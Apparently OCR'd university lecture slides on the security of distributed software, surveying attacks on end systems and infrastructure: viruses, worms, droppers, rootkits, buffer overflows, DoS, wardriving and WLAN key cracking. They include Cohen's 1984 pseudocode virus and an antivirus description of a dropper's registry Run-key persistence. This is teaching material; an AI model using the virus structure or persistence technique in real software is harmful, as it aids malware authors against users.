EDU/SVS

CORONA
EMERGENCY
LECTURE

Security of Distributed Software

Prof. Dr.-Ing. Martin Gaedke
Chemnitz University of Technology
Department of Computer Science
Professorship of Distributed and Self-organizing Systems


http://vsr.informatik.tu-chemnitz.de

Chapter 2

DANGER ZONE INTERNET

Security – Internet Scenario

- **Once more:** What is the purpose of "security" in computer networks?
  - example
  - participants
    - Alice
    - Bob
    - Trudy (as intruder)
- Alice and Bob want to communicate "securely"
  - Bob wants to communicate with Alice confidentially in an unsecure network (e.g. Trudy comes into play)
  - Bob wants to ensure that the messages are actually send by Alice
  - Bob wants to make sure that the message he received is identical to the one sent by Alice



Know Your Enemy

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- Enemy might be Everyone! We apply the worst-case scenario
  - Might be your best friend
  - Might be your Open Source Community
  - Might be your colleague
  - Might be …
- Attacks
  1. **on end systems**
  2. **on infrastructures**
  3. **on data / protocols**
  4. **by the communication partner**

1. Attacks on End Systems

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Attacks on end systems with**
  - Computer viruses
  - Computer worms
  - Trojan horses
  - Exploits
  - Cracking systems (password theft etc.)
- ***Focus on***
  - *Unsecured computer systems*
  - *Exploiting programming errors*
  - *Bad security measures*
  - *Weak passwords*

Attacks on End Systems (1)

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.


- **Computer virus**
  - Based on biological model
  - Infects resources of the host system to replicate itself
  - Malicious functions
    - Load generation
    - Data corruption
    - Spying
  - Various types:
    - Boot sector viruses
    - File viruses
    - Macro viruses
    - Script viruses
    - Composites
  - Self-defense of viruses: stealth, modification, cryptographic methods, polymorphism, retroviruses (against anti-virus programs)
  - Passive distribution: by embedding into other programs and execution by the host system

Virus: Infection

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

```
program virus:=
{1234567;

subroutine infect-executable:=
 {loop:file = get-random-executable-file;
 if first-line-of-file = 1234567 then goto loop;
 prepend virus to file;
 }

subroutine do-damage:=
 {whatever damage is to be done}

subroutine trigger-pulled:=
 {return true if some condition holds}

main-program:=
 {infect-executable;
 if trigger-pulled then do-damage;
 goto next;}

next:}
```

Signature



```
mov dl, oh
mov ah, 47h
lea si,[bp+offset
dir+1h]
int 21h
...
```

```
mov dl, oh
mov ah, 47h
lea si,[bp+offset
dir+1h]
int 21h
...
```

Source: Fred Cohen. A Computer Virus. Copyright(c), 1984

Attacks on End Systems (2)

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Worm**
  - Based on biological model
  - Uses resources of the host system and of the network to spread over to other systems automatically in order to execute its malicious function there
  - Malicious functions
    - Load generation
    - Data corruption
    - Spying
    - Spamming
    - DDoS
  - Various types:
    - E-Mail worms (social worms, file attachment, active content)
    - Interactive worms (ask the user "please press OK" to use exploits)
    - Instant messaging worm (sending of malicious software / links to all chat partners)
    - IRC worms (usage of scripting in IRC programs)
    - P2P worms (at file-sharing sites: tempting name → download it)
    - Cell phone worms (distribution via Bluetooth, MMS, etc.)
- Often in combination with other forms of malware, e.g. viruses, droppers, backdoors, trojans

Attacks on End Systems (3)

- **Dropper** (virus dropper, DDoS dropper)
  - Executable program that acts as a carrier program for malware
  - Is usually terminated after the virus has been installed
- **Injector**
  - Similar to dropper, but the malware will only be “installed” in the memory
- **Backdoor**
  - Part of a program (added by the author) that allows users to gain access to the machine / system bypassing the normal access security
  - Variants: default passwords (BIOS); specially equipped passwords / routines / servers that allow access (sometimes subsequently installed programs)
  - Closely linked to Trojans and Droppers

Attacks on End Systems (4)


Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Trojan** (Trojan horse)
  - Similar to the well-known story…
  - Program that executes a potentially harmful function without user's knowledge
  - Attention: Often misuse in the context of rootkits and backdoors
- **Rootkit** (Administrator toolbox)
  - Collection of software tools for concealment and stealth intrusions of malicious software
  - Example: Hiding backdoors by hiding processes, logs, log-ins
- **Exploit**
  - A program (including scripts and macros) that exploits the weaknesses or failures of a system or another application to obtain privileges or to use it for DoS attacks.

- ***Malware (generic term)*** - malicious or unwanted programs

Example

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.



Virus Information Pages: Linux/Bliss - Windows Internet Explorer
/www.f-secure.com/v-descs/bliss.shtml
Google
Go
Computer Virus Information Pages: Linux/Bliss
OME
HOME USERS
SMALL BUSINESSES
ENTERPRISES
Search
WORLD MAP
Alert Level:
Low -
F-Secure Virendefinition: Small.TL - Windows Internet Explorer
http://www.f-secure.de/v-desk/small_tl.shtml
Live Search
del.icio.us
Check
Page
Tools
F-Secure Virendefinition: Small.TL
F-SECURE.DE
PRIVAT-
KLEINE
GROSS-
PARTNER
SICHERHEITS-
CENTER
UEBER
F-SECURE
Search
Select local site
Global Sites
VIRUS WORLD MAP
Globale Alarmstufe:
- Niedrig -
Aktuelle Bedrohung:
Email-Worm:W32/Zhelatin.CQ
> Meinen Computer jetzt scannen
> Testversion herunterladen

F-Secure Virus Descriptions : Linux/B

NAME: Linux/Bliss
ALIAS: Bliss, Linux virus, Unix virus, HLLO.1789
SIZE: 17892

This virus spreads only under Linux operating sys style executables. Found in the wild in February 1 second known Linux virus (first being Staog).

Bliss locates binaries with write access and overw own code. When an infected file is executed, the original program does not gain control at all. However, it is still possible to clean infected files.

NAME: Small.TL
ALIAS: Email-Worm.Win32.Bagle.al, Trojan-Dropper.Win32.Small.tl

Zusammenfassung

Dieser Trojaner-Dropper trat am 28. Februar 2005 in Erscheinung. Der Dropper wurde in E-Mails versendet. Es ist jedoch nicht sicher, ob die Verbreitung □ber E-Mails erfolgte oder ob eine Bagle-Variante dahinter steckte. Zu dem Zeitpunkt, an dem die vorliegende Beschreibung verfasst wurde, waren uns keine Bagle-Varianten bekannt, die solche Dropper per E-Mail versenden. Uns liegen jedoch Erkenntnisse vor, dass 2 neue Varianten □hnliche Dropper versenden.

Detaillierte Beschreibung

Bei dem Dropper handelt es sich um eine 18432 Byte gro□e ausf□hrbare Windows PE-Datei. Bei der abgelegten Datei handelt es sich um eine 15360 Byte gro□e DLL-Datei. Weder Dropper noch DLL sind komprimiert.

Installation auf dem System

Wenn die Dropper-Datei ausgef□hrt wird, kopiert sie sich unter dem Namen WINHOST.EXE in das Windows-Systemverzeichnis und legt dort eine DLL-Datei namens WIWSHOST.EXE ab. Diese DLL-Datei wird dann in den Prozess von Explorer.exe eingef□gt (injiziert).

Der Dropper/Injector erstellt f□r seine Datei zwei Startschl□ssel in der Windows-Registrierung:


```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]
"winshost.exe" = "%winsysdir%\winshost.exe"

[HKLM\Software\Microsoft\Windows\CurrentVersion\Run]
"winshost.exe" = "%winsysdir%\winshost.exe"
```

'%winsysdir%' steht f□r das Windows-Systemverzeichnis. Als Folge wird der Dropper bei jedem Windows-Start ebenfalls gestartet.

Attacks on End Systems (5)

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Buffer Overflow**
  - Application reserves a buffer to store some input values
  - Length of input is larger than the buffer but the whole input is processed
  - Memory space outside the buffer is overwritten
- **Effects:**
  - DoS attack
  - Data manipulation
  - Execution of arbitrary code



2. Attacks on Infrastructures

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Attacks on infrastructures with**
  - Attacks on signaling mechanisms
  - Distributed Denial of Service (DDoS)
  - Attacks on WLAN-hotspots and routers
  - Break-in (password theft, bugs, exploits)
- ***Focus on***
  - *Unsecured intermediate system*
  - *Overload situations*
  - *Unsecure Data Storage*
  - *Weak Passwords*

Typical Attacks on Infrastructure


- Attacks on signaling mechanisms
  - ICMP: Fake control messages
  - RSVP: Fake resource allocation
- Distributed Denial of Service (DDoS)
  - BotNets – Malware starts its DDoS attacks after being distributed via Dropper
- Attacks on router
  - Attacks on routing protocols
  - Distribution of false routes
  - WLAN, Bluetooth etc.
- Attacks on Hardware, e.g. Virtual Server
  - USB-Attacks

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

Denial of Service (DoS) Attack

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.


- **Weak spot: network component overload**
  - Focus: Loss of service or entire computer systems
- **Attack possibilities**
  - Basic principle: Large amount of requests sent to the target service or target system
  - Requests must be designed in a way that they lead to an overload situation (more efficient use of exploits)
- Examples:
  - Ping-of-Death: Fake "echo request" information leads to a crash
  - Smurf: Broadcasting of an ICMP "echo request" with false return address (address of the victim)
- **Special forms**
  - **Distributed DoS (DDoS)** – Coordinated attack with a large number of computers
  - Closely linked with trojan / droppers infected systems that can be used as remote-controlled attack networks (**BotNets**)



Example: Wardriving

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- Discovery of protected and unprotected wireless access points
  - Efficient: Car with GPS
  - Variations: Warbiking, Warflying




Network Stumbler - [20070416004357.ns1]

MAC	SSID	Name	Chan	Speed	Vendor	Type	Enc...	SNR	Signal+
00150C9A13E0	Julia		6	54 Mbps	(Fake)	AP	WEP		-83
00179AF2AF65	Default		6	54 Mbps	(Fake)	AP	WEP		-85
0012BFE3A489	WLAN-E3A498		1	54 Mbps	(Fake)	AP	WEP		-88
00179AFDD037	Anna		6	54 Mbps	(Fake)	AP	WEP		-82
00040EF9B183	FRITZ!Box Fon WLAN 7170		6	54 Mbps		AP	WEP		-77
001346C436B8	default		6	54 Mbps	(Fake)	AP	WEP		-76
000B6B36D682			7	54 Mbps		AP	WEP		-47
00040EE37B03	FRITZ!Box Fon WLAN 7141		6	54 Mbps		AP	WEP		-76
00195BB9FFFF	default		6	54 Mbps	(Fake)	AP			-71
001124095637	Apple Network		1	54 Mbps	(Fake)	AP			-34
00150C0EF143	FRITZ!Box Fon WLAN 7050		6	54 Mbps	(Fake)	AP	WEP		-75
020B6B36D682	Neus		7	54 Mbps	(User-d...	AP	WEP		-48
00040ED6500C	FRITZ!Box Fon WLAN 7170		6	54 Mbps		AP	WEP		-68

Network Stumbler

http://www.wardriving.com/



Bearing
Sat level
Bat.

Distance to target: 2.15km

Speed [km/h]: 0.0

Altitude: n/a

Bearing	Heading	Latitude	Longitude	Time at Dest.	Map file	Map scale	Pref. scale
229°	0°	45°46'29.75"N	4°52'06.67"E	99:99h	map_file0003.gif	1:20000	Auto

Press middle mouse button for sim mode

http://bellet.info/Talks/0306-siars-wlan/wardriving.png

WLAN Attacks

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Weak spot**
  - Transmission medium
  - Encryption techniques
- **Attack scenario**
  - Capture data packets of a protected WIFI network
  - “Attack” on encryption → search for a key
  - Use found key for further attacks in the protected network
- Examples
  - Wepcrack, weplab etc.

